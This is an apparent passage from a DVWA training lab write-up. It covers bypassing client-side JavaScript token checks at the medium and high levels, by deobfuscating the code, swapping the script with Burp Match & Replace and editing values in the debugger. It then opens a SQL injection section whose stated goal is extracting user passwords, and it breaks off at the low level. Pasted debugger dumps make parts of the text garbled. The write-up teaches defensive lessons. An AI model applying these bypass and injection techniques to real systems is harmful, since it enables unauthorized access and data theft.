





# 3.4 JavaScript: Medium Security

## 3.4.1 Source Code Review

JavaScript is moved to an external file and **minified**. Browsers offer a *Pretty Print* option.




After formatting, logic becomes clear:


- The script **reverses the input string**
- Adds prefix and suffix `"XX"`

Example:

```
Input: success
Reversed: sseccus
Final token: XXsseccusXX
```

## 3.4.2 Exploitation

Simply reverse the word "success" and surround it with “XX”.




Debugger can again be used to observe:


- Input reversing
- String concatenation with "XX"


# 3.5 JavaScript: High Security

## 3.5.1 Source Code Review

At this level, the file **high.js** is heavily obfuscated (multiple layers).


**Screenshot placeholder:**



You cannot analyze using standard tools, so we must deobfuscate it.

## 3.5.2 Deobfuscation Procedure

1. Copy high.js
2. Use online/desktop JavaScript deobfuscator tools
3. Save cleaned code as `high_deobf.js`




## 3.5.3 Burp Suite Match & Replace Technique


To replace the obfuscated script with your deobfuscated one:


1. Run a local HTTP server:

```
python3 -m http.server 8888
```

2. In Burp → *Proxy* → *Options* → *Match & Replace*
3. Replace request for `high.js` with `http://127.0.0.1:8888/high_deobf.js`

**Screenshot placeholder:**






### 3.5.4 Debugger Exploitation

With readable code loaded:

- Set breakpoints
- Submit any input
- Modify variables mid-execution:


```
document.getElementById("phrase").value = "success";
```

- Step through the following functions:
  - `token_part_1()`
  - `token_part_2()`

Observation:


- String reversed
- Prefixed with `"XX"`
- Suffixed with `"ZZ"`


Final token created.





**Screenshot placeholder:**

---


return exports
})
}
}
})();
function do_something(e) {
for (var t = "", n = e.length - 1; n >= 0; n--) t += e[n];
return t
}
function token_part_3(t, y = "ZZ") { t: click { target: input#send , clientX: 1026, clientY: 280, … } y: "ZZ"
document.getElementById("token").value = sha256(document.getElementById("token").value + y)
}
function token_part_2(e = "YY") {
document.getElementById("token").value = sha256(e + document.getElementById("token").value)
}
function token_part_1(a, b) {
document.getElementById("token").value = do_something(document.getElementById("phrase").value)
}
document.getElementById("phrase").value = "";
setTimeout(function () {
token_part_2("XX")
}, 300);
document.getElementById("send").addEventListener("click", token_part_3);
token_part_1("ABCD", 44);
Pause on exceptions
high_deobf.js
document.getElementById("token").value = sha256(document.getElementById("token").value + y)
token_part_2("XX")
token_part_1("ABCD", 44);
Call stack
Scopes
token_part_3
<this>: input#send
arguments: Arguments
t: click
y: "ZZ"
Window: Global
XHR Breakpoints
Event Listener Breakpoints
DOM Mutation Breakpoints


Inspector
Console
Network
Style Editor
Performance
Debugger
Filter Output
document.getElementById("phrase").value = "success"
"success"


0xbef9a3f7, 0xc67178f2];
var OUTPUT_TYPES = ['hex', 'array', 'digest', 'arrayBuffer'];
var blocks = [];
if (root.JS_SHA256_NO_NODE_JS || !Array.isArray) {
Array.isArray = function (obj) {
return Object.prototype.toString.call(obj) === '[object Array]'
}
}
if (ARRAY_BUFFER && (root.JS_SHA256_NO_ARRAY_BUFFER_IS_VIEW || !ArrayBuffer.isView)) {
ArrayBuffer.isView = function (obj) {
return typeof obj === 'object' && obj.buffer && obj.buffer.constructor === ArrayBuffer
}
}
var createOutputMethod = function (outputType, is224) {
return function (message) { message: "XXsseccus"
return new Sha256(is224, true).update(message)[outputType]()
}
};
var createMethod = function (is224) {
var method = createOutputMethod('hex', is224);
Breakpoints
Pause on exceptions
high_deobf.js
document.getElementById("toke
token_part_2("XX")
token_part_1("ABCD", 44);
Call stack
Scopes
createOutputMethod
<this>: undefined
arguments: Arguments
message: "XXsseccus"
createOutputMethod
<anonymous>
Window: Global


## 3.6 JavaScript: Impossible Security

DVWA correctly implements the rule:

> **Never rely on client-side JavaScript for any security.**

The Impossible level uses **server-side validation** only, making client-side manipulation irrelevant.

## 3.7 Conclusion

The JavaScript module demonstrates:

- How easily client-side controls can be bypassed
- How minification and even obfuscation **do not provide real security**
- Why **all validation must be performed server-side**
- The importance of using tools like Developer Tools, Debugger, CyberChef, Burp, and deobfuscators

**Outcome:**
Successfully bypassed all security levels (Low–High) by analyzing and manipulating JavaScript code. Impossible level correctly enforced server-side controls.


# 4. SQL Injection (SQLi) Vulnerability

## 4.1 Introduction

SQL Injection (SQLi) occurs when user-controlled input is included in an SQL query without proper validation or sanitization. An attacker can manipulate queries to:

- Read sensitive data from the database
- Modify database contents (INSERT, UPDATE, DELETE)
- Execute administrative operations on the DBMS
- Retrieve files from the server (e.g., `LOAD_FILE`)
- In some cases, execute OS-level commands

**Objective:** There are 5 users in the database with IDs 1–5. The mission is to retrieve their passwords via SQLi.



# 4.2 PHP Configuration

Before beginning, ensure PHP displays error messages:


1. Go to **PHP Info** → check `display_errors`.
2. If `Off`, edit the `php.ini` file:

```
$ sudo nano /etc/php/8.2/fpm/php.ini
```

- Press **CTRL+W**, search `display_errors` → set to `On`
- Save and exit (CTRL+X)
- Restart PHP-FPM:

```
$ sudo service php8.2-fpm restart
```

3. Refresh **PHP Info** to confirm changes.



Core

| PHP Version | 8.2.10 | |
|---|---|---|
| **Directive** | **Local Value** | **Master Value** |
| allow_url_fopen | On | On |
| allow_url_include | On | On |
| arg_separator.input | & | & |
| arg_separator.output | & | & |
| auto_append_file | *no value* | *no value* |
| auto_globals_jit | On | On |
| auto_prepend_file | *no value* | *no value* |
| browscap | *no value* | *no value* |
| default_charset | UTF-8 | UTF-8 |
| default_mimetype | text/html | text/html |
| disable_classes | *no value* | *no value* |
| disable_functions | *no value* | *no value* |
| display_errors | On | On |
| display_startup_errors | On | On |

# 4.3 Security Levels

## 4.3.1 Low Security


- SQL query uses **raw user input**.
- Input is directly inserted into the query:

